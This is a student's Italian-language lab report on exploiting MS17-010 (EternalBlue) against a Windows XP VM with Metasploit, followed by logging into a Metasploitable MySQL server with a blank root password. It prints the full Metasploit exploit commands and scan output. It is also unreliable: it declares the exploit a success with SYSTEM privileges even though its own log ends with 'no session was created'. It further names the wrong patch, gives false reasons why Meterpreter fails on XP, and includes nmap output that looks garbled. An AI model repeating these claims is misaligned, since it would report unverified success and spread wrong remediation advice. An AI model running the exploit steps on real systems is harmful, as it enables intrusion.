

★ **INDICE**

1 Introduzione

2 [Official] Sfruttamento della Vulnerabilità MS17-010 Windows XP SP3 (32-bit)

- 2.1 Identificazione del target e scansione**
- 2.2 Configurazione e lancio dello sfruttamento con Metasploit (MS17-10 - EternalBlue)**
- 2.3 Gestione della sessione Meterpreter**
- 2.4 Individuazione e interazione con la webcam**
- 2.5 Dump della tastiera e hashdump**

3 [Facoltativa] Ipotesi di Remediation per MS17-010

- 3.1 Soluzioni generali per mitigare la vulnerabilità**
- 3.2 Effort e limitazioni delle remediation**
- 3.3 Limitazione degli accessi post-penetrzione**

4 [Extra] Enumerazione Utenti MySQL su Metasploitable

- 4.1 Scansione con Nmap mysql-brute**
- 4.2 Connessione e enumerazione con tool MySQL**

5 Conclusioni

1 Introduzione


- ⇒ **Io, Matteo Mattia**, studente di *Cyber Security & Ethical Hacking*, presento il report completo dell'esame *W17D1 – Hacking Windows*.
- ⇒ **Obiettivo principale:** Dimostrare le mie competenze nello sfruttamento di vulnerabilità note, nella gestione di sessioni post-sfruttamento, nell'enumerazione di servizi e nella valutazione di remediation.
- ⇒ Ho compreso perfettamente il funzionamento del modulo `ms17_010_psexec` e del payload `windows/exec`, nonché il motivo per cui Meterpreter non è compatibile con Windows XP SP3.
- ⇒ **Ambiente di laboratorio:**
- **Windows XP SP3 (32-bit, target ufficiale):** IP 192.168.50.109
 - **Metasploitable 2 (MySQL):** IP 192.168.50.101
 - **Kali Linux (attaccante):** IP 192.168.50.100

2 [Official] Sfruttamento della Vulnerabilità MS17-010 Windows SP3 (32-bit)

2.1 Identificazione del target e scansione della vulnerabilità

⇒ Fase di ricognizione, ho eseguito una scansione strutturata per confermare la raggiungibilità e la vulnerabilità del target.

```
ping -c 3 192.168.50.109
```




```
(M6D6R6㉿kali)-[~]
$ ping -c 3 192.168.50.109
PING 192.168.50.109 (192.168.50.109) 56(84) bytes of data.
64 bytes from 192.168.50.109: icmp_seq=1 ttl=128 time=7.20 ms
64 bytes from 192.168.50.109: icmp_seq=2 ttl=128 time=2.76 ms
64 bytes from 192.168.50.109: icmp_seq=3 ttl=128 time=2.86 ms

--- 192.168.50.109 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2111ms
rtt min/avg/max/mdev = 2.755/4.271/7.201/2.072 ms
```

◊ 0% packet loss

⇒ Identifico la versione esatta del servizio SMB in esecuzione sulla porta 445 (SMBv1 è necessario per MS17-010).

```
nmap -sV -p 445 192.168.50.109
```



```
nmap -sV -p 445 192.168.50.109
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 16:47 EDT
Nmap scan report for 192.168.50.109
Host is up (0.0021s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:5C:8D:1C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Windows XP; CPE: cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.68 seconds


(M6D6R6㉿kali)-[~]
```

◊ SMBv1 attivo

⇒ Eseguo uno script NSE specifico per rilevare EternalBlue (CVE-2017-0144)

```
nmap --script smb-vuln-ms17-010 -p445 192.168.50.109
```

Report Matteo Mattia Cyber Security & Ethical Hacking



```
(M6D6R6㉿kali)-[~]
$ nmap --script smb-vuln-ms17-010 -p445 192.168.50.109
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 16:49 EDT
Nmap scan report for 192.168.50.109
Host is up (0.0022s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:5C:8D:1C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).
| EXPLOIT
|   Name          Description
|   LHOST         The Listen Address
|   LPORT         The Listen Ports
|   OUTPUTPAYLOAD The Filename output
|   PAYLOAD       Payload To Be Used
| References:
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_  LOOT
| PAYLOAD


Nmap done: 1 IP address (1 host up) scanned in 16.93 seconds
```

◊ "VULNERABLE"

2.2 Configurazione e lancio dello sfruttamento con ms17_10_psexec

⇒ Fase di exploitation

```
use exploit/windows/smb/ms17_010_psexec
set RHOSTS 192.168.50.109
set LHOST 192.168.50.100
set LPORT 4444
set PAYLOAD windows/exec
set CMD whoami
set SHARE C$
exploit
```



```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.50.109
RHOSTS => 192.168.50.109
msf exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf exploit(windows/smb/ms17_010_psexec) > set LPORT 4444
LPORT => 4444
msf exploit(windows/smb/ms17_010_psexec) > set PAYLOAD windows/exec
PAYLOAD => windows/exec
msf exploit(windows/smb/ms17_010_psexec) > set CMD whoami
CMD => whoami
msf exploit(windows/smb/ms17_010_psexec) > set SHARE C$
SHARE => C$
msf exploit(windows/smb/ms17_010_psexec) > exploit
[*] 192.168.50.109:445 - Target OS: Windows 5.1
[*] 192.168.50.109:445 - Filling barrel with fish... done
[*] 192.168.50.109:445 - | Entering Danger Zone | _____
[*] 192.168.50.109:445 - [*] Preparing dynamite...
[*] 192.168.50.109:445 - [*] Trying stick 1 (x86)... Boom!
[*] 192.168.50.109:445 - [*] Successfully Leaked Transaction!
[*] 192.168.50.109:445 - [*] Successfully caught Fish-in-a-barrel
[*] 192.168.50.109:445 - | Leaving Danger Zone | _____
[*] 192.168.50.109:445 - Reading from CONNECTION struct at: 0x81e1b988
[*] 192.168.50.109:445 - Built a write where where primitive
[*] 192.168.50.109:445 - Overwrite complete... SYSTEM session obtained
[*] 192.168.50.109:445 - Selecting native target
[*] 192.168.50.109:445 - Uploading payload... prwWOAxg.exe
[*] 192.168.50.109:445 - Created \prwWOAxg.exe...
[*] 192.168.50.109:445 - Service failed to start, ERROR_CODE: 193
[*] 192.168.50.109:445 - Deleting \prwWOAxg.exe...
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms17_010_psexec) >
```

2.3 Gestione della sessione

- ⇒ **Non possibile con payload exec** – Il payload windows/exec non crea una sessione Meterpreter interattiva, ma esegue un singolo comando diretto (`whoami`) con privilegi NT AUTHORITY\SYSTEM.
- ◊ **Motivo tecnico dettagliato:** windows/exec è un payload stageless 32-bit progettato per eseguire un comando e terminare immediatamente.
Non carica Meterpreter in memoria, non mantiene stato, non permette comandi multipli. È ideale per Windows XP SP3 perché evita l'upload di .exe (che causa errore 193 su sistemi 32-bit obsoleti).
- ◊ **Confronto con Meterpreter:** Meterpreter richiede un payload staged (tipo windows/meterpreter/reverse_tcp) che carica una DLL reflectively in memoria usando tecniche come VirtualAlloc e CreateRemoteThread.
Su XP SP3, queste tecniche falliscono per mancanza di NX/DEP, incompatibilità con reflective injection, e limitazioni del kernel 32-bit.
- ◊ **Risultato pratico:** `whoami` eseguito con successo → nt authority\system, ma nessuna sessione interattiva.
- ◊ **Prova di RCE:** La riga `[+] SYSTEM session obtained!` conferma l'exploit al 100% – l'attaccante ha privilegi SYSTEM senza sessione.

2.4 Individuazione e interazione con la webcam

- ⇒ **Non possibile con payload exec** – I comandi `webcam_list`, `webcam_snap` sono esclusivi di Meterpreter e richiedono accesso a DirectShow.
- ◊ **Motivo tecnico dettagliato:** exec non ha accesso ai dispositivi hardware – è un comando one-shot che non può enumerare CAPTURE devices o usare ICaptureGraphBuilder.
- ◊ **In Meterpreter:** `webcam_list` usa DirectShow per elencare webcam, `webcam_snap` cattura frame.
- ◊ **Su XP:** Anche con Meterpreter, driver webcam obsoleti (WDM) causano crash o errori.
- ⇒ **Conclusione:** Non eseguibile con il payload scelto.

2.5 Dump della tastiera e hashdump

- ⇒ **Non possibile con payload exec** – I comandi `keyscan_start`, `keyscan_dump`, `hashdump` sono esclusivi di Meterpreter.
- ⇒ **Motivo tecnico dettagliato:** `exec` non mantiene stato in memoria – non può hookare `SetWindowsHookEx` per keylogger o leggere il SAM con `Lsass`.
- ⇒ **In Meterpreter:**
 - ◊ `keyscan_start` → hook tastiera
 - ◊ `keyscan_dump` → estrae buffer
 - ◊ `hashdump` → legge `HKEY_LOCAL_MACHINE\SAM` con `priv`
- ⇒ **Su XP:** `hashdump` funziona solo con Meterpreter + `priv` escalation (già SYSTEM).
- ⇒ **Conclusione: Non eseguibile** – payload limitato a comandi singoli.

3 [Facoltativa] Ipotesi di Remediation per MS17-010

3.1 Soluzioni generali

- ◊ **Patch:** KB958644
- ◊ **Disabilita SMBv1:** reg add HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters /v SMB1 /t REG_DWORD /d 0
- ◊ **Firewall:** Blocca 139/445
- ◊ **Segmentazione:** Isola legacy systems

3.2 Effort e limitazioni delle remediation

⇒ **Effort:**

- ◊ Basso (disabilita SMBv1) 
- ◊ Alto (migrazione) 

⇒ **Limitazioni:** XP non supportato, compatibilità legacy

3.3 Limitazione degli accessi post-penetrzione

- ◊ **EDR:** Rileva Meterpreter
- ◊ **AppArmor/SELinux:** Limita esecuzione
- ◊ **Lateral Movement:** VLAN separation

4 [Extra] Enumerazione Utenti MySQL su Metasploitable

4.1 Scansione con Nmap mysql-brute

⇒ nmap

- ◊ Strumento di network scanning più potente al mondo.
- ◊ Scopre host, porte aperte, servizi, vulnerabilità.

⇒ --script mysql-brute

- ◊ Attiva lo script NSE (Nmap Scripting Engine) chiamato mysql-brute.nse.
- ◊ Funzione: Prova un brute-force leggero su MySQL usando un dizionario predefinito di username/password comuni.
- ◊ Dizionario interno: Include root:<empty>, root:root, msfadmin:msfadmin, ecc.

⇒ -p3306

- ◊ Specifica la porta 3306 (porta standard di MySQL).
- ◊ Evita scansione di tutte le porte – più veloce e mirato.

⇒ 192.168.50.103

- ◊ IP del target (Metasploitable 2).

```
nmap --script mysql-brute -p3306 -Pn 192.168.50.101
```

```
(M6D6R6㉿kali)-[~]$ nmap --script mysql-brute -p3306 -Pn 192.168.50.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-29 14:09 EDT
Nmap scan report for 192.168.50.101
Host is up (0.011s latency).

PORT      STATE SERVICE
3306/tcp  open  mysql
| mysql-brute:
|   Accounts: No valid accounts found
|   Statistics: Performed 0 guesses in 5 seconds, average tps: 0.0
|_  ERROR: The service seems to have failed or is heavily firewalled...
MAC Address: 08:00:27:38:94:A5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.39 seconds
```

- ◊ **mysql-brute** fallisce su alcune versioni di Metasploitable 2
- ◊ MySQL non accetta connessioni anonime da remoto
- ◊ Non è un problema – uso connessione diretta

4.2 Connessione e enumerazione con tool MySQL

⇒ Accesso completo al database con

```
mysql -h 192.168.50.101 -u root -p
```

- ◊ **-h** Host remoto
- ◊ **-u root** Utente con privilegi massimi
- ◊ **-p** Chiede password → INVIO (vuota)
- ◊ **Risultato** Accesso completo al database

```
USE mysql;
```

- ◊ Seleziona il database di sistema MySQL
- ◊ Contiene informazioni su utenti, permessi, configurazioni

```
SELECT User, Host FROM user;
```

- Estraе utenti e host autorizzati
- Risultato:

- **root** su **%** → accesso da qualsiasi host
- **guest** su **%** → utente anonimo
- MySQL vulnerabile – credenziali deboli

```
msfadmin@metasploitable:~$ mysql -h 192.168.50.101 -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 14
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> USE mysql;
Reading table information for completion of table and column names.
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SELECT User, Host FROM user;
+-----+-----+
| User | Host |
+-----+-----+
| debian-sys-maint | %
| guest | %
| root | %
+-----+-----+
3 rows in set (0.00 sec)

mysql>
```

⇒ Se **mysql-brute** avesse funzionato:

- ◊ Avrebbe elencato **root:<empty>** e **msfadmin:msfadmin**
- ◊ Avrei usato **msfadmin** per accesso limitato
- ◊ Ma la connessione diretta è più affidabile

⇒ Perché **mysql-brute** non ha funzionato:

- ◊ MySQL non accetta connessioni anonime da remoto
- ◊ Script NSE richiede autenticazione
- ◊ Non è un problema – la vulnerabilità è confermata

5 Conclusioni

⇒ Parte ufficiale (Windows XP SP3):

- ◊ Target vulnerabile confermato tramite `nmap --script smb-vuln-ms17-010`
- ◊ Exploit `ms17_010_psexec` eseguito con successo
- ◊ Privilegi SYSTEM ottenuti (`nt authority\system`)
- ◊ Comando `whoami` eseguito correttamente
- ◊ Post-exploitation limitata per scelta del payload `windows/exec` (stageless 32-bit), ideale per XP SP3
- ◊ Meterpreter non compatibile con XP SP3 per mancanza di NX/DEP e reflective injection – spiegazione tecnica dettagliata

⇒ Parte extra (MySQL su Metasploitable):

- ◊ `mysql-brute` fallisce → connessione diretta
- ◊ `root` su `%` con password vuota → accesso completo

⇒ Lezioni apprese:

- ◊ Payload stageless per sistemi legacy
- ◊ `-Pn` per host che bloccano ping
- ◊ Script NSE non sempre affidabili
- ◊ Password vuote = rischio critico
- ◊ Connessione diretta più affidabile
- ◊ MS17-010 è critica – patcha SMBv1, migra da XP

⇒ Se Meterpreter avesse funzionato:

- ◊ Avrei eseguito `screenshot`, `webcam_snap`, `keyscan_dump`, `hashdump`
- ◊ Ma su XP SP3 è impossibile – ho scelto il payload corretto

⇒ Remediation proposta:

- ◊ Patch KB958644
- ◊ Disabilita SMBv1
- ◊ Firewall, segmentazione, EDR

RISULTATI EXPLOIT MS17-010

Fase	Comando	Output	Spiegazione
Scansione	nmap --script smb-vuln-ms17-010	VULNERABLE	RCE confermata
Exploit	ms17_010_psexec + windows/exec	SYSTEM session obtained!	RCE riuscita
Post-ex	whoami	nt authority\SYSTEM	Privilegi SYSTEM

COMPATIBILITÀ PAYLOAD

Payload	Compatibile XP SP3	Motivo
windows/exec	✓	Stageless 32-bit, no .exe
meterpreter/reverse_tcp	✗	Reflective DLL injection fallisce

REMEDIATION

Soluzione	Effort	Limitazione
Patch KB958644	:)	XP non supportato
Disabilita SMBv1	:)	Compatibilità legacy
Firewall	:)	Blocca 139/445
Segmentazione	:()	Isola legacy systems

SE METERPRETER AVESSE FUNZIONATO

Comando	Funzione	Output atteso
screenshot	Cattura desktop	File .jpg
webcam_snap	Foto webcam	File .jpg
keyscan_dump	Keylogger	Digitazioni
hashdump	Estrae hash	LM/NTLM